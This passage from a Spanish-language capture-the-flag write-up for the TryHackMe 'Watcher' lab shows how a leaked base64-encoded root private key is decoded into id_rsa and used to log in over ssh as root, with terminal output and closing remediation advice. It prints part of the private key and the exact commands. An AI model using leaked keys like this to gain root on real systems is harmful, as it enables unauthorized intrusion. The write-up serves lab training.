T0Y5eTFYcmVGUHJ2dERRVjdCWWI2ZWdrbGFmczRtNFhLVU8vY3NNODRjNm5ZSFd6RUo1enBjU3Jw
bWtESHhDOHlIOW1JVNQKZFNlbGFiVzJmdUXBaTUxVVIvMndOcUwxM2h2R2dscGVQaEtrZ1FJREFR
QUJBb0lCQUhtZ1RyeXcyMmcwQVRuS05wJnZVRDNW9VR2padjdtSjJVEZQMLBjd3hjTlM4YU13
YlVSN3JRUDNGOFY3cStNWNZEYjNrvVS80cGlsKy9jCnEzWDdENTBnaWtwRVpFVWVJTbVQa1BjvU5H
VuthWG9hWDVUmlhhWUJ0UWlSUjZaMXd2QVNPmHVfBjdQXSEyY3oKQlF2Y1J5UTVyaDZzTnJ0aUpR
cEdESkRFNTRoSWlnaWMvR3VjYnluZXPZeWE4cnJJC2RXTS8wU1VsOUprbkkuUUpU0U9pL1gyd2Z5
cnlKc20rdFljdLk0eWROq2hLKzBuVlRoZWNPVXJWL3drRnZPRGJHTVN1dWhjSFJLVetjNkI2CjF3
c1VBODUrdnFORnJ4ekZL3RXMTg4VzAwZ3k5dUxYktTS0R4Ym90aTJnZGdtRm9scG5Gdyt0MFFS
QjVSQ0YKQWxRSjI4a0NnWUVBNmxyWTJ4eWVMaC9hT0J10StTcDN1SmtuSWtPYnBjV0NkTGQxeFho
```

Paso 3:

Dentro de la máquina local atacante, colocar el código base64 en un archivo nuevo "id_rsa".

```
nano bs64
cat bs64 | base64 -d >> id_rsa
chmod 600 id_rsa
```

```
kali@h4ck: ~/Documentos/THM/watcher/revshell/rootKey
Archivo Acciones Editar Vista Ayuda
kali@h4ck: ~/Documentos/THM/watcher/revshell/rootKey x will@watcher: /home/will x

(kali@h4ck)-[~/THM/watcher/revshell/rootKey]
$ ls
bs64

(kali@h4ck)-[~/THM/watcher/revshell/rootKey]
$ cat bs64 | base64 -d > id_rsa

(kali@h4ck)-[~/THM/watcher/revshell/rootKey]
$ chmod 600 id_rsa

(kali@h4ck)-[~/THM/watcher/revshell/rootKey]
$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAzPaQFolQq8cHom9mssyPZ53aLzBcRyBw+rysJ3h0JCxnV+aG
opZdcQz01YOVdjYIaZEJmdcPVWQp/L0uc5u3igoiK1uiYMfw850N7t30X/erdKF4
jqVu3iXN9doBmr3TuU9RJkVnDDuo8y4DtIuFCf92ZfEAJGUB2+vFON7q4KJsIxgA
nM8kj8NkFkFPk0d1HKH2+p7QP2HGZrf3DNFmQ7Tuja3zngeEVO7NXx3V3YOF9y1X
eFPrvtDQV7BYb6egklafs4m4XeUO/cSM84I6nYHWzEJ5zpcSrpmkDHxC8yH9mIVt
dSeLabW2fuLAI51UR/2wNqL13hvGglpePhKQgQIDAQABaoIBAHmgTryw22g0ATnI
9Z5geTC5oUGjZv7mJ2UDFP2PIwxcNS8aIwbUR7rQP3F8V7q+MZvDb3kU/4pil+/c
```

Paso 4:

Acceder a servidor web remoto por medio del protocolo ssh con la llave privada previamente obtenida y reconfigurada.

```
ssh root@watcher.thm -i id_rsa
```

```
root@watcher: ~
Archivo Acciones Editar Vista Ayuda
root@watcher: ~ x will@watcher: /home/will x

(kali@h4ck)-[~/THM/watcher/revshell/rootKey]
$ ssh root@watcher.thm -i id_rsa
The authenticity of host 'watcher.thm (10.10.137.150)' can't be established.
ED25519 key fingerprint is SHA256:/60sf9gTocupkmAaJjtQTxW1ZnolBZckE6KpPiQis
.
This host key is known by the following other names/addresses:
 ~/.ssh/known_hosts:59: [hashed name]
 ~/.ssh/known_hosts:60: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'watcher.thm' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-128-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu Feb 22 20:36:40 UTC 2024

System load: 0.0          Processes: 125
Usage of /: 22.4% of 18.57GB   Users logged in: 0
Memory usage: 21%          IP address for eth0: 10.10.137.150
Swap usage: 0%             IP address for lxdbr0: 10.14.179.1

33 packages can be updated.
0 updates are security updates.

Last login: Thu Dec 3 03:25:38 2020
root@watcher:~# cd /root
root@watcher:~# whoami; id
root
uid=0(root) gid=0(root) groups=0(root)
root@watcher:~#
```

Referencias.

<https://www.titanfile.com/blog/leakage-of-confidential-information/>

Remediación.

Eliminación del archivo key.bs64.

Almacenamiento de archivos sensibles o contraseñas dentro de un administrador de contraseñas.